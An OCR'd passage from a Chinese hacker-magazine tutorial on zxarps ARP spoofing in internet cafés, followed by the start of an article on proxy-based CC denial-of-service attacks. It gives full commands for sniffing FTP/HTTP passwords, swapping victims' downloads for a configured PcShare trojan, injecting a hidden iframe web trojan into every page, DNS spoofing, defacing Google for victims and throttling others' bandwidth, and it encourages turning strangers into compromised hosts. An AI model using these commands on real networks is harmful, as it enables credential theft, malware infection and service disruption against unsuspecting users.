



图 8

写成 –logfilter "+USER ,+PASS"，那么必须USER和PASS这两个词语同时出现，该数据才被记录。

本次嗅探的效果及记录的内容如图7，图8 所示。

我们可以使用“|”添加嗅探条件，这样可以同时嗅探FTP和HTTP的敏感关键字，演示命令如下：**zxarps.exe –idx 0 –ip 192.168.1.2–192.168.1.50 –port 80,21 –logfilter "+POST ,+user,+pass|_USER ,_PASS" –save_a sniff.log**。相信大家通过对前边几条命令的理解，这条命令也就不用多说了吧。

## 五、随心所欲篡改别人下载的文件

很多人在网吧里都会下载一些文件，zxarps可以在监视到别人下载文件的时候，诱骗对方去下载我们指定的文件。这样一来，本来对方是想去下载一个“跑跑卡丁车”外挂的，我们却让他下载到电脑上变成了一个配置好的木马。当对方毫无戒心的运行“跑跑卡丁车”外挂时，就已经变成了我们的肉鸡！





图9

### 1.配置木马

我个人比较喜欢使用PcShare，本机的当前IP地址是192.168.1.4，设置的自动上线端口为81，对于服务端的配置大家可以参照如图9 所示的界面。点“生成”后就OK了，我将马儿保存为123.exe，就算大功告成。





图10

### 2.配置网页木马

打开MS06014免杀网马生成器，输入网址http://192.168.1.4/123.exe，点击“生成”，然后我将生成的网页木马文件保存为了xtaflf.htm，如图10。

### 3.架设HTTP服务器

PcShare和网页木马都配置好了，我们再在本地架设一个HTTP服务器，它们就可以正常工作了。运行“HTTP傻瓜服务器”，将服务目录指定在F:\123目录下，再将网马和PcShare的服务端都复制过去，如图11。

### 4.横扫网吧

准备工作完成了，好戏就要上演了。我们打开CMD，输入命令 **zxarps.exe –idx 0 –ip 192.168.1.2–192.168.1.50 –spoofmode 3 postfix ".exe,.rar,.zip" –hackurl http://192.168.1.4/ –filename 123.exe**。





图11

**命令解释如下：**

–postfix ".exe,.rar,.zip" 表示严密关注别人所有的数据包，当出现exe、rar、zip等格式的文件下载动作时，将其诱骗到我们指定的网站文件上去。

–hackURL 表示要诱骗到哪个网址去。

–filename 123.exe 表示欺骗的文件名。

本命令实现的效果就是当网吧里有人下载exe、rar或者zip文件时，就将其诱骗到http://192.168.1.4/上下载123.exe。这个123.exe正是我们刚才配置好的PcShare木马，如图12。




图12

如果被骗者不仔细看下载来的文件，运行后，就会中我们的木马，乖乖的变成小鸡上线了。不过，本命令只选择HTTP状态为302的数据包，具体的302代表什么意思我就不说了。我们来举个例子。

如果网吧里有人下载http://www.hackerxfiles.net/test.rar，那么我们的工具并不会去替换它的信息。

如果网吧里有人访问http://www.hackerxfiles.net/a.php?id=1，然后http://www.hackerxfiles.net/a.php会将访问转向http://www.hackerxfiles.net/asdf.rar，这个时候，我们的工具会抢先一步，把http://www.hackerxfiles.net/asdf.rar改成http://192.168.1.4/123.exe，受骗者就会下载我们配置好的木马了。

## 六、网吧批量插马

刚才做好了网页木马，现在我们要做的就是让网吧每一个上网的人，访问的每一个网页里，都插入这个网页木马。命令如下：**zxarps.exe –idx 0 –ip 192.168.1.2–192.168.1.50 –port 80 –insert "<iframe src='http://192.168.1.4/xtaflf.html' width=0 height=0>"**，执行后如图13所示。



图13

这条命令的作用是，当被欺骗的每台电脑在浏览任何网站时，都会在浏览的那个网页文件中自动插入 **<iframe src='http://192.168.1.4/xtaflf.html ' width=0 height=0>** 这段代码，这

可真是令人防不胜防呀，不中马才怪呢。

## 七、其它功能

### 1. "黑" 掉 Google

我们输入以下命令 zxarps.exe -idx 0 -ip 192.168.1.2-192.168.1.50 -port 80 -hacksite 64.233.167.99,www.google.com, -insert "hack by Black Mask<noframes>"。命令执行后如图14所示，当被欺骗电脑浏览 www.google.com 的时候，只会看到 "hack by Black Mask"，如图15，不知道的人，还以为GOOGLE真的被我黑掉了呢。




图14





图15

### 2. DNS 欺骗

命令格式如下 zxarps.exe -idx 0 -ip 192.168.1.2-192.168.1.50 -hackdns www.google.com|192.168.1.4,www.baidu.com|192.168.1.4。当被欺骗的主机打开GOOGLE或百度时都会指向192.168.1.4，在这台主机上我们可以事先架设好木马，如图16。



图16

### 3. 限制带宽

宿舍里总有人使用BT或者是电驴之类的下载软件来霸占网速，连上黑客X档案的论坛都很卡，是不是很烦？让我们使用zxarp来搞定他吧！假如192.168.1.2和192.168.1.11很讨厌，影响了我们的正常上网，那么就输入下面这条命令：zxarps.exe -idx 0 -ip 192.168.1.2,192.168.1.11 -speed 20。命令执行后，他们俩就只能使用20K的带宽了，剩下的我们自己想干啥就干啥，飞一般的网速，就是爽！

（文章中涉及到的zxarps.exe、PcShare、MS06014免杀网马生成器、HTTP傻瓜服务器在光盘中已收录）

文章难易度：★★★
文章阅读点：CC攻击的基础知识及具体攻击方法，如何防御CC攻击

# 菜鸟的CC攻防

破坏病毒

## 一、什么是CC攻击？

CC攻击就是利用大量的代理服务器对目标主机发起大量的连接，同时访问特定的网站，致使目标服务器资源枯竭而形成拒绝服务攻击，特别是当大量的代理服务器访问带有数据库交互的动态ASP、ASPX、PHP页面的时候，将会在很短的时间内使服务器崩溃掉。这与DoS及DDoS攻击有些相似，但DDoS通常使用很多的肉鸡，而CC攻击只需要大量的代理服务器就可以了，因此，这种攻击实施起来更简捷，但危害却同样是非常巨大的。

## 二、CC攻击使用的工具

要实施CC攻击，我们可以用到以下工具：花刺代理验证、变异CC攻击器和WsockExpert。

首先我们可以到代理中国（www.proxycn.com）网站，在这个网站上我们每天都会找到最新最快的代理服务器列表，当然也可以直接在google中搜索"最新代理服务器列表"来找到更多的代理服务器。对于这些代理服务器大家可以自己整理也可以直接使用我整理好的http://www.sagi.net.cn/daili.htm。打开花刺代理，按"添加资源"，将上边的网页地址填进去，然后选中它，按"下载代理资源"，很快的，这些代理服务器就会出现在上方了，再按右边的"验证全部"，来测试哪些代理服务器还可以使用，如图1。通常这些代理服务器并不是全部都可以使用的，在验证完后，可以按"清理"将不能使用的删除掉，最后再按"导出选定"按钮，将能够使用的代理服务器导出来，留待使用。

